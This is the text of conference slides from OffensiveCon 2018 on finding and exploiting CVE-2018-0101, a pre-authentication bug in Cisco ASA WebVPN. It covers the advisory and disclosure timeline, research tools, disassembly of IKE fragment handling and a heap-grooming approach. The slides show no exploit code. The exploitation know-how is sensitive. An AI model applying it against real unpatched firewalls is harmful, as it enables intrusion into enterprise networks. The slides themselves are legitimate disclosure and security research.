

# The Return of Robin Hood vs Cisco ASA

OffensiveCon – February 2018

# → Speaker

---

- Cedric Halbronn (@saidelike)
- Previously worked at Sogeti ESEC Lab
- Currently in Exploit Development Group (EDG) at NCC Group
  - Vulnerability research
  - Reverse engineering
  - Exploit development

# → Agenda

- Find a pre-auth 0-day in Cisco ASA firewalls
- Prove Remote Code Execution
- How to protect against 0-day?



**PhysicalDrive0**

@PhysicalDrive0

Happy CVE-2018-0101 everyone!

8:12 AM - 1 Jan 2018



Advisory ID:	cisco-sa-20180129-asa1	CVE-2018-0101
First Published:	2018 January 29 17:00 GMT	CWE-415
Last Updated:	2018 January 29 22:33 GMT	
Version 1.2:	Final	
Workarounds:	No workarounds available	
Cisco Bug IDs:	CSCvg35618	
CVSS Score:	Base 10.0	

<https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1>



# → The bug is not in IKEv1

---



- We exploit a bug in WebVPN
- IKEv1 is a helper to achieve code execution

# Context

# → Cisco ASA firewalls

---

- Entry point to most enterprises
- ASA != IOS
  - ASA = Linux + a single “lina” binary / x86 or x86\_64
  - IOS = proprietary operating system / MIPS? PowerPC?





# → Disclosure timeline (1)

---

- 14 Oct 2017 – Vulnerability in WebVPN and POC reported to Cisco PSIRT
- 18 Oct 2017 – Cisco PSIRT replicates the issue
- 14 Dec 2017 – Cisco tells advisory released on 31/01/2018 (CVE-2018-0101)
- 03 Jan 2018 – NCC discovers patches already exist

# → Disclosure timeline (2)

- 17 Jan 2018 – NCC tests POC against all branches
- 29 Jan 2018 – Cisco PSIRT releases CVE-2018-0101 advisory
- 5 Feb 2018 – NCC releases Recon Brussels' slides
- 5 Feb 2018 – Cisco PSIRT updates advisory with new attack vectors

Cisco ASA	First Fixed Release
9.0	Affected
9.1	9.1.7.20
9.2	9.2.4.25
9.3	Affected
9.4	9.4.4.14
9.5	Affected
9.6	9.6.3.20
9.7	9.7.1.16
9.8	9.8.2.14
9.9	9.9.1

Cisco ASA	First Fixed Release
8.x <sup>1</sup>	Affected; migrate to 9.1.7.20 or later
9.0 <sup>1</sup>	Affected; migrate to 9.1.7.20 or later
9.1	9.1.7.20
9.2	9.2.4.25
9.3 <sup>1</sup>	Affected; migrate to 9.4.4.14 or later
9.4	9.4.4.14
9.5 <sup>1</sup>	Affected; migrate to 9.6.3.20 or later
9.6	9.6.3.20
9.7	9.7.1.16
9.8	9.8.2.14
9.9	9.9.1.2

new

Cisco ASA	First Fixed Release
8.x <sup>1</sup>	Affected; migrate to 9.1.7.23
9.0 <sup>1</sup>	Affected; migrate to 9.1.7.23
9.1	9.1.7.23
9.2	9.2.4.27
9.3 <sup>1</sup>	Affected; migrate to 9.4.4.16
9.4	9.4.4.16
9.5 <sup>1</sup>	Affected; migrate to 9.6.4.3
9.6	9.6.4.3
9.7	9.7.1.21
9.8	9.8.2.20
9.9	9.9.1.2

new



# Disclosure timeline (3)

A vulnerability in the Secure Sockets Layer (SSL) VPN functionality

A vulnerability in the XML parser of Cisco Adaptive Security Appliance (ASA)

- 3000 Series Industrial Security Appliance (ISA)
- ASA 5500 Series Adaptive Security Appliances
- ASA 5500-X Series Next-Generation Firewalls
- ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- ASA 1000V Cloud Firewall
- Adaptive Security Virtual Appliance (ASAv)
- Firepower 2100 Series Security Appliance
- Firepower 4110 Security Appliance **new**
- Firepower 4120 Security Appliance
- Firepower 4140 Security Appliance
- Firepower 4150 Security Appliance
- Firepower 9300 ASA Security Module
- Firepower Threat Defense Software (FTD)
- FTD Virtual

**new**



Feature
Adaptive Security Device Manager (ASDM) <sup>1</sup>
AnyConnect IKEv2 Remote Access (with client services)
AnyConnect IKEv2 Remote Access (without client services)
AnyConnect SSL VPN
Cisco Security Manager <sup>2</sup>
Clientless SSL VPN
Cut-Through Proxy (Not vulnerable unless used in conjunction with other vulnerable features on the same port)
Local Certificate Authority (CA)
Mobile Device Manager (MDM) Proxy <sup>3</sup>
Mobile User Security (MUS)
Proxy Bypass
REST API <sup>4</sup>
Security Assertion Markup Language (SAML) Single Sign-On (SSO) <sup>5</sup>

<https://web.archive.org/web/20180202110047/https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1>

<https://web.archive.org/web/20180206165532/https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1>


# SSL VPN

- WebVPN: client-less (browser)
- AnyConnect: client on Windows, OS X, Linux, Android, iPhone OS



# → IKE VPN

- A.k.a. IPSec
- Typically static point-to-point VPNs



- Also supported by native Windows client or even AnyConnect client?

Source: <https://www.cisco.com/c/en/us/support/docs/security-vpn/webvpn-ssl-vpn/119208-config-asa-00.html#anc17>



# → Previous work

---

- 2014
  - Various WebVPN ASA version leaks (Alec Stuart-Muirk)
- 2016
  - CVE-2016-1287: heap overflow in IKE Cisco fragmentation (Exodus Intel)
  - CVE-2016-6366: SNMP OID stack overflow (Shadow Brokers)
- 2017
  - Cisco ASA series on NCC blog in 8-parts (so far ☺)

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/september/cisco-asa-series-part-one-intro-to-the-cisco-asa/>

# → asatools

---

- All tools in one repo [1]
- asafw: unpack/repack firmware
- asadbg: debug ASA (hardware + qemu)
  - libdlmalloc/libptmalloc: heap allocators (version dependent [2])
  - libmempool: Cisco ASA specific heap header
  - ret-sync: synchronise IDA and gdb (thanks Alex Gazet 😊)
- idahunt: automate IDA cmdline, hunting for symbols
- Tutorial: configure a Cisco ASA test environment from ground zero [3]

[1] <https://github.com/nccgroup/asatools>

[2] <https://github.com/nccgroup/asafw/blob/master/README.md#mitigation-summary>

[3] <https://github.com/nccgroup/asatools/blob/master/tutorial.md>

IDA - lina924-24.idb (lina) C:\work\lina924-24.idb

File Edit Jump Search View Debugger Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol

Function nam

- sub\_98E01
- sub\_98E02
- sub\_98E04
- sub\_98E05
- print\_check
- check\_free
- check\_mme
- check\_top\_
- init\_user\_r
- create\_msp
- check\_inus
- mspace\_fre
- check\_mall
- disco\_hdr\_
- sub\_98E2A
- sub\_98E2C
- sub\_98E2C
- sub\_98E2D
- mem\_get\_c
- mem\_set\_c
- mem\_size
- mem\_size\_
- sub\_98E31
- sub\_98E34
- sub\_98E36
- sub\_98E38
- sub\_98E38
- webvpn\_a
- sub\_98E39
- sub\_98E39
- validate\_b
- sub\_98E41
- malloc\_sho
- sub\_98E49

Line 54992 of 57

156.25% (45,347) (74,727) 00645323 0868D323: IKE\_GetAssembledPkt+53 (Synchronized with Hex View-1)

Output window Recent scripts ret-sync

Synchronization enable

Overwrite idb name:

asa924-24-k0.bin\lina Restart

AU: idle Down Disk: 144GB

DC mov [ebp+var\_C], ebx  
DF mov [ebp+var\_4], edi  
E2 test esi, esi ; ikev1\_sa == NULL?  
E4 jnz short b\_check\_arg1

0868D2F8  
0868D2F8 b\_check\_arg1:  
0868D2F8 mov edx, [esi+ikev1\_sa.frag\_queue1]  
0868D2FE test edx, edx  
0868D300 jz short b\_no\_reassembly

0868D302 movzx eax, byte ptr [edx+10h]  
0868D306 test al, al  
0868D308 jz short b\_no\_reassembly

0868D30A movzx eax, al  
0868D30D cmp [edx+frag\_queue1.frag\_count], eax  
0868D310 jnz short b\_no\_reassembly

0868D312  
0868D312 b\_allocate

Ubuntu 14.04.2 64-bit - VMware Workstation

File Edit View VM Tabs Help

user@user-ubuntu14: ~

(gdb) c  
Continuing.

user@user-ubuntu14:~\$ ./send\_reassembly.py




# Cisco ASA releases

END OF LIFE

STILL PATCHED

RECOMMENDED




# Cisco ASA releases

END OF LIFE

STILL PATCHED

RECOMMENDED

dlmalloc/No ASLR/No NX




# The bug is not in IKEv1



IKEv1 for the feng shui




WebVPN/AnyConnect  
SSL to trigger  
the bug





# → The bigger the worse?

- What license to buy?




- An IKE session limits the quantity of data sent as IKE fragments to 0x8000 bytes
- More sessions → more feng shui
- Exploit is more reliable against expensive Cisco hardware and license
- Possible to rob from the rich and give to the poor
- So I named my vulnerability exploit: Robin Hood

Source: <https://www.cisco.com/c/en/us/td/docs/security/asa/asa97/configuration/vpn/asa-97-vpn-config/vpn-ike.html#ID-2441-00000058>

# Finding a bug



# Sniffing SSL AnyConnect



→  
Burp (or similar)



- First message sent by AnyConnect client

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="vpn" type="init">
  <version who="vpn">4.1.06020</version>
  <device-id>win</device-id>
  <group-select>EURO_RA</group-select>
  <group-access>https://192.168.100.96</group-access>
</config-auth>
```

XML



# Supported XML tags

Reverse engineering


```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="vpn" type="init">
